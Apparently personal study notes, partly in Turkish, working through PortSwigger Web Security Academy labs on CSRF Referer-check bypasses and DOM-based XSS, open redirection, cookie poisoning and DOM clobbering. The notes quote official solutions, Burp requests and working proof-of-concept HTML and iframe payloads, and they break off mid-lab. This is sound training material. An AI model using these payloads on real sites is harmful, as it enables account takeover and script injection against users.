
Email change normal request böyle: double csrf var bunların aynı olup olmadığı kontrol ediliyor.

1)

Burda da csrf ler aynı olacak şekilde değiştiriliyor ve kabul edildiği görülüyor.




2) Cookie injection



3)

Poc daki request soldaki requestin aynısı sadece hangi requeste ait olduğunu gösteriyor.



Deliver exploit

Lab 7: CSRF where Referer validation depends on header being present

PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It attempts to block cross domain requests but has an insecure fallback.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the domain in the Referer HTTP header then the request is rejected.
3. Delete the Referer header entirely and observe that the request is now accepted.

4. Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab. Include the following HTML to suppress the Referer header:

<meta name="referrer" content="no-referrer">


5. Store the exploit, then click "Deliver to victim" to solve the lab.

1.


```
Lab #7 - CSRF where Referer validation depends on header being
present

Vulnerable parameter - email change functionality

Goal - exploit CSRF to change email address

Creds - wiener:peter

Analysis:

In order for a CSRF attack to be possible:
- A relevant action: change a users email
- Cookie-based session handling: session cookie
- No unpredictable request parameters: no csrf token

Testing Referer header for CSRF attacks:
1. Remove the Referer header
```

Change email original request

Send without referer



Yukardaki requestten csrf poc üret email değiştir ve renkli kısmı ekle



Deliver to exploit

Lab 8: CSRF with broken Referer validation

PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It attempts to detect and block cross domain requests, but the detection mechanism can be bypassed.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater. Observe that if you change the domain in the Referer HTTP header, the request is rejected.
3. Copy the original domain of your lab instance and append it to the Referer header in the form of a query string. The result should look something like this:

Referer: https://arbitrary-incorrect-domain.net?your-lab-id.web-security-academy.net

4. Send the request and observe that it is now accepted. The website seems to accept any Referer header as long as it contains the expected domain somewhere in the string.
5. Create a CSRF proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab and host it on the exploit server. Edit the JavaScript so that the third argument of the history.pushState() function includes a query string with your lab instance URL as follows:

history.pushState("", "", "/?your-lab-id.web-security-academy.net")

This will cause the Referer header in the generated request to contain the URL of the target site in the query string, just like we tested earlier.


6. If you store the exploit and test it by clicking "View exploit", you may encounter the "invalid Referer header" error again. This is because many browsers now strip the query string from the Referer header by default as a security measure. To override this behavior and ensure that the full URL is included in the request, go back to the exploit server and add the following header to the "Head" section:

Referrer-Policy: unsafe-url

Note that unlike the normal Referer header, the word "referrer" must be spelled correctly in this case.


7. Store the exploit, then click "Deliver to victim" to solve the lab.

Original request




```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host : 0a47004304 6e15c1c0eflac20078009a.web-security-academy.net
3 Cookie : session =7u2pY7lTT7qVLxXRuzAH2adRUz5lv3jX
4 Content-Length : 34
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin : https://0a47004304 6e15c1c0eflac20078009a.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer :
https://0a47004304 6e15c1c0eflac20078009a.web-security-academy.net/my-account
19 Accept-Encoding : gzip, deflate
20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection : close
22
23 email =wiener1111%40normal-user.net

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location : /my-account
3 Connection : close
4 Content-Length : 0
5
6
```

Change referer



```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host : 0a47004304 6e15c1c0eflac20078009a.web-security-academy.net
3 Cookie : session =7u2pY7lTT7qVLxXRuzAH2adRUz5lv3jX
4 Content-Length : 34
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin : https://0a47004304 6e15c1c0eflac20078009a.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer :
https://burpsuite/?0a47004304 6e15c1c0eflac20078009a.web-security-academy.net/
19 Accept-Encoding : gzip, deflate
20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection : close
22
23 email =wiener1111%40normal-user.net

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location : /my-account
3 Connection : close
4 Content-Length : 0
5
6
```

Farkettiysen myaccount kısmını sildik refererden. Sonra generate csrf poc ye gidiyoruz.



```
CSRF PoC generator
Request to: https://0a47004304 6e15c1c0ef1ac20078009a.web-security-academy.net
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host : 0a47004304 6e15c1c0eflac20078009a.web-security-academy.net
3 Cookie : session =7u2pY7lTT7qVLxXRuzAH2adRUz5lv3jX
4 Content-Length : 34
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin : https://0a47004304 6e15c1c0eflac20078009a.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer : https://burpsuite/?0a47004304 6e15c1c0eflac20078009a.web-security-academy.net/
19 Accept-Encoding : gzip, deflate
20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection : close
22
23 email =wiener1111%40normal-user.net
Search...
CSRF HTML:
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState ('', '', '/?0a47004304 6e15c1c0eflac20078009a.web-security-academy.net ')</script>
5 <form action="https://0a47004304 6e15c1c0eflac20078009a.web-security-academy.net/my-account/change-email " method="POST">
6 <input type="hidden" name="email" value="wiener2222&#64;normal&#45;user&#46;net " />
7 <input type="submit" value="Submit request" />
8 </form>
9 <script>
10 document.forms[0].submit();
11 </script>
12 </body>
13 </html>
14
```

History.pushState → State object, title , url

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Referrer-Policy: unsafe-url
```

Body:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/?0a470043046e15c1c0ef1ac20078009a.web-security-academy.net')</script>
    <form action="https://0a470043046e15c1c0ef1ac20078009a.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="wiener2222&#64;normal&#45;user&#46;net" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
```

Store | View exploit | Deliver exploit to victim | Access log

Store and deliver exploit to victim.

DOM

Lab 1: DOM XSS using web messages

PRACTITIONER

This lab demonstrates a simple web message vulnerability. To solve this lab, use the exploit server to post a message to the target site that causes the print() function to be called.

Access the lab

Solution

1. Notice that the home page contains an addEventListener() call that listens for a web message.
2. Go to the exploit server and add the following iframe to the body. Remember to add your own lab ID:

```
<iframe src="https://your-lab-id.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')">
```

3. Store the exploit and deliver it to the victim.

When the iframe loads, the postMessage() method sends a web message to the home page. The event listener, which is intended to serve ads, takes the content of the web message and inserts it into the div with the ID ads. However, in this case it inserts our img tag, which contains an invalid src attribute. This throws an error, which causes the onerror event handler to execute our payload.

```
▼<script>
                        window.addEventListener('message', function(e) {
                            document.getElementById('ads').innerHTML = e.data;
                        }) == $0
  </script>
```

Payload →

```
<iframe src="https://0a830000031b9460c065188e00ca00fb.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')">
```

Origin verification

Even if an event listener does include some form of origin verification, this verification step can sometimes be fundamentally flawed. For example, consider the following code:

```
window.addEventListener('message', function(e) {
  if (e.origin.indexOf('normal-website.com') > -1) {
    eval(e.data);
  }
});
```

The indexOf method is used to try and verify that the origin of the incoming message is the normal-website.com domain. However, in practice, it only checks whether the string "normal-website.com" is contained anywhere in the origin URL. As a result, an attacker could easily bypass this verification step if the origin of their malicious message was http://www.normal-website.com.evil.net, for example.

The same flaw also applies to verification checks that rely on the startsWith() or endsWith() methods. For example, the following event listener would regard the origin http://www.malicious-websitenormal-website.com as safe:

```
window.addEventListener('message', function(e) {
  if (e.origin.endsWith('normal-website.com')) {
    eval(e.data);
  }
});
```

https://portswigger.net/web-security/dom-based. bunu oku.

Lab 2: DOM XSS using web messages and a JavaScript URL

PRACTITIONER

This lab demonstrates a DOM-based redirection vulnerability that is triggered by web messaging. To solve this lab, construct an HTML page on the exploit server that exploits this vulnerability and calls the print() function. **Access the lab**

Solution

1. Notice that the home page contains an addEventListener() call that listens for a web message. The JavaScript contains a flawed indexOf() check that looks for the strings "http:" or "https:" anywhere within the web message. It also contains the sink location.href.
2. Go to the exploit server and add the following iframe to the body, remembering to replace your-lab-id with your lab ID:

```
<iframe src="https://your-lab-id.web-security-academy.net/" onload="this.contentWindow.postMessage('javascript:print()//http:','*')">
```

3. Store the exploit and deliver it to the victim.

This script sends a web message containing an arbitrary JavaScript payload, along with the string "http:". The second argument specifies that any targetOrigin is allowed for the web message.

When the iframe loads, the postMessage() method sends the JavaScript payload to the main page. The event listener spots the "http:" string and proceeds to send the payload to the location.href sink, where the print() function is called.

Web page script:

```
<script>
    window.addEventListener('message', function(e) {
        var url = e.data;
        if (url.indexOf('http:') > -1 || url.indexOf('https:') > -1) {
            location.href = url;
        }
    }, false); == $0
</script>
<section class="blog-list">…</section>
```

Payload →

```
<iframe src="https://0a0600da0428dcf9c0963c6200bb0017.web-security-academy.net/"
onload="this.contentWindow.postMessage('javascript:print()//http:','*')">
```

Lab 3: DOM XSS using web messages and JSON.parse

PRACTITIONER

This lab uses web messaging and parses the message as JSON. To solve the lab, construct an HTML page on the exploit server that exploits this vulnerability and calls the print() function. **Access the lab**

Solution

1. Notice that the home page contains an event listener that listens for a web message. This event listener expects a string that is parsed using JSON.parse(). In the JavaScript, we can see that the event listener expects a type property and that the load-channel case of the switch statement changes the iframe src attribute.
2. Go to the exploit server and add the following iframe to the body, remembering to replace your-lab-id with your lab ID:

<iframe src=https://your-lab-id.web-security-academy.net/ onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","*")'>

3. Store the exploit and deliver it to the victim.

When the iframe we constructed loads, the postMessage() method sends a web message to the home page with the type load-channel. The event listener receives the message and parses it using JSON.parse() before sending it to the switch.

The switch triggers the load-channel case, which assigns the url property of the message to the src attribute of the ACMEplayer.element iframe. However, in this case, the url property of the message actually contains our JavaScript payload.

As the second argument specifies that any targetOrigin is allowed for the web message, and the event handler does not contain any form of origin check, the payload is set as the src of the ACMEplayer.element iframe. The print() function is called when the victim loads the page in their browser.

```
▼<script>
                        window.addEventListener('message', function(e) {
                            var iframe = document.createElement('iframe'), ACMEplayer = {element:
   iframe}, d;
                            document.body.appendChild(iframe);
                            try {
                                d = JSON.parse(e.data);
                            } catch(e) {
                                return;
                            }
                            switch(d.type) {
                                case "page-load":
                                    ACMEplayer.element.scrollIntoView();
                                    break;
                                case "load-channel":
                                    ACMEplayer.element.src = d.url;
                                    break;
                                case "player-height-changed":
                                    ACMEplayer.element.style.width = d.width + "px";
                                    ACMEplayer.element.style.height = d.height + "px";
                                    break;
                            }
                        }, false);
  </script>
```

Payload →

<iframe src=https://0a7d00c503dacb93c008218500170094.web-security-academy.net/

onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","*")'>

Lab 4: DOM-based open redirection

PRACTITIONER

This lab contains a DOM-based open-redirection vulnerability. To solve this lab, exploit this vulnerability and redirect the victim to the exploit server. **Access the lab**

Solution

The blog post page contains the following link, which returns to the home page of the blog:

Back to Blog

The url parameter contains an open redirection vulnerability that allows you to change where the "Back to Blog" link takes the user. To solve the lab, construct and visit the following URL, remembering to change the URL to contain your lab ID and your exploit-server ID:

https://your-lab-id.web-security-academy.net/post?postId=4&url=https://your-exploit-server-id.web-security-academy.net/

web page script:

```
    </section>
    <div class="is-linkback">
      <a href='#' onclick='returnUrl = /url=(https?:\/\/.+)/.exec(location); if(returnUrl)location.href = returnUrl[1];else location.href = "/"'>
        Back to Blog
      </a>
    </div>
  </div>
</section>
```

Payload structure: →

https://your-lab-id.web-security-academy.net/post?postId=4&url=https://your-exploit-server-id.web-security-academy.net/

Original Payload: →

https://0ac1007303c95eafc0ba5efc005f007f.web-security-academy.net/post?postId=4&url=https://exploit-0aa300c303f75e27c05c5e6701120083.web-security-academy.net/

Lab 5: DOM-based cookie manipulation

PRACTITIONER

This lab demonstrates DOM-based client-side cookie manipulation. To solve this lab, inject a cookie that will cause XSS on a different page and call the print() function. You will need to use the exploit server to direct the victim to the correct pages.

Access the lab


Solution

1. Notice that the home page uses a client-side cookie called lastViewedProduct, whose value is the URL of the last product page that the user visited.
2. Go to the exploit server and add the following iframe to the body, remembering to replace your-lab-id with your lab ID:

<iframe src="https://your-lab-id.web-security-academy.net/product?productId=1&'><script>print()</script>"
onload="if(!window.x)this.src='https://your-lab-id.web-security-academy.net';window.x=1;">

3. Store the exploit and deliver it to the victim.

The original source of the iframe matches the URL of one of the product pages, except there is a JavaScript payload added to the end. When the iframe loads for the first time, the browser temporarily opens the malicious URL, which is then saved as the value of the lastViewedProduct cookie. The onload event handler ensures that the victim is then immediately redirected to the home page, unaware that this manipulation ever took place. While the victim's browser has the poisoned cookie saved, loading the home page will cause the payload to execute.



Web page de şurda işleniyor.

```
<a href='https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net/product?productId=1'>
  Last viewed product
</a>
```

Cookie de işaretli yere script gömerek xss alert(1) de çıkarabilirsin şu şekilde.

```
GET /product?productId=1% HTTP/1.1
Host: 0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net
Cookie: session=9n0e0b8Qs9cOYFr1q50TUBl9qUKWLEK4; lastViewedProduct=https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net/product?productId=1'>XSS TRIGGERED</a><script>alert(1)</script>
```

Sitenin çözümü :

Payload →

<iframe src="https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net/product?productId=

1&'><script>print()</script>" onload="if(!window.x)this.src='https://0a9800b104c8262ac0a254bf006b00d8.web-security-academy.net';window.x=1;">

Lab 6: Exploiting DOM clobbering to enable XSS

EXPERT

This lab contains a DOM-clobbering vulnerability. The comment functionality allows "safe" HTML. To solve this lab, construct an HTML injection that clobbers a variable and uses XSS to call the alert() function.

Note

Please note that the intended solution to this lab will only work in Chrome.

Access the lab

Solution

1. Go to one of the blog posts and create a comment containing the following anchors:

<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=alert(1)//">

2. Return to the blog post and create a second comment containing any random text. The next time the page loads, the alert() is called.

The page for a specific blog post imports the JavaScript file loadCommentsWithDomPurify.js, which contains the following code:

let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}

The defaultAvatar object is implemented using this dangerous pattern containing the logical OR operator in conjunction with a global variable. This makes it vulnerable to DOM clobbering.

You can clobber this object using anchor tags. Creating two anchors with the same ID causes them to be grouped in a DOM collection. The name attribute in the second anchor contains the value "avatar", which will clobber the avatar property with the contents of the href attribute.

Notice that the site uses the DOMPurify filter in an attempt to reduce DOM-based vulnerabilities. However, DOMPurify allows you to use the cid: protocol, which does not URL-encode double-quotes. This means you can inject an encoded double-quote that will be decoded at runtime. As a result, the injection described above will cause the defaultAvatar variable to be assigned the clobbered property {avatar: 'cid:"onerror=alert(1)//'} the next time the page is loaded.

When you make a second post, the browser uses the newly-clobbered global variable, which smuggles the payload in the onerror event handler and triggers the alert().

Make comment with below text to comment area

<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=alert(1)//">

Then make second comment with random text

Back to blog post, xss will be triggeared.

https://portswigger.net/web-security/dom-based/dom-clobbering bunu oku

---

Lab 7: Clobbering DOM attributes to bypass HTML filters

EXPERT

This lab uses the HTMLJanitor library, which is vulnerable to DOM clobbering. To solve this lab, construct a vector that bypasses the filter and uses DOM clobbering to inject a vector that calls the print() function. You may need to use the exploit server in order to make your vector auto-execute in the victim's browser.

Note

The intended solution to this lab will not work in Firefox. We recommend using Chrome to complete this lab.

Access the lab

Solution

1. Go to one of the blog posts and create a comment containing the following HTML:

<form id=x tabindex=0 onfocus=print()><input id=attributes>

2. Go to the exploit server and add the following iframe to the body:

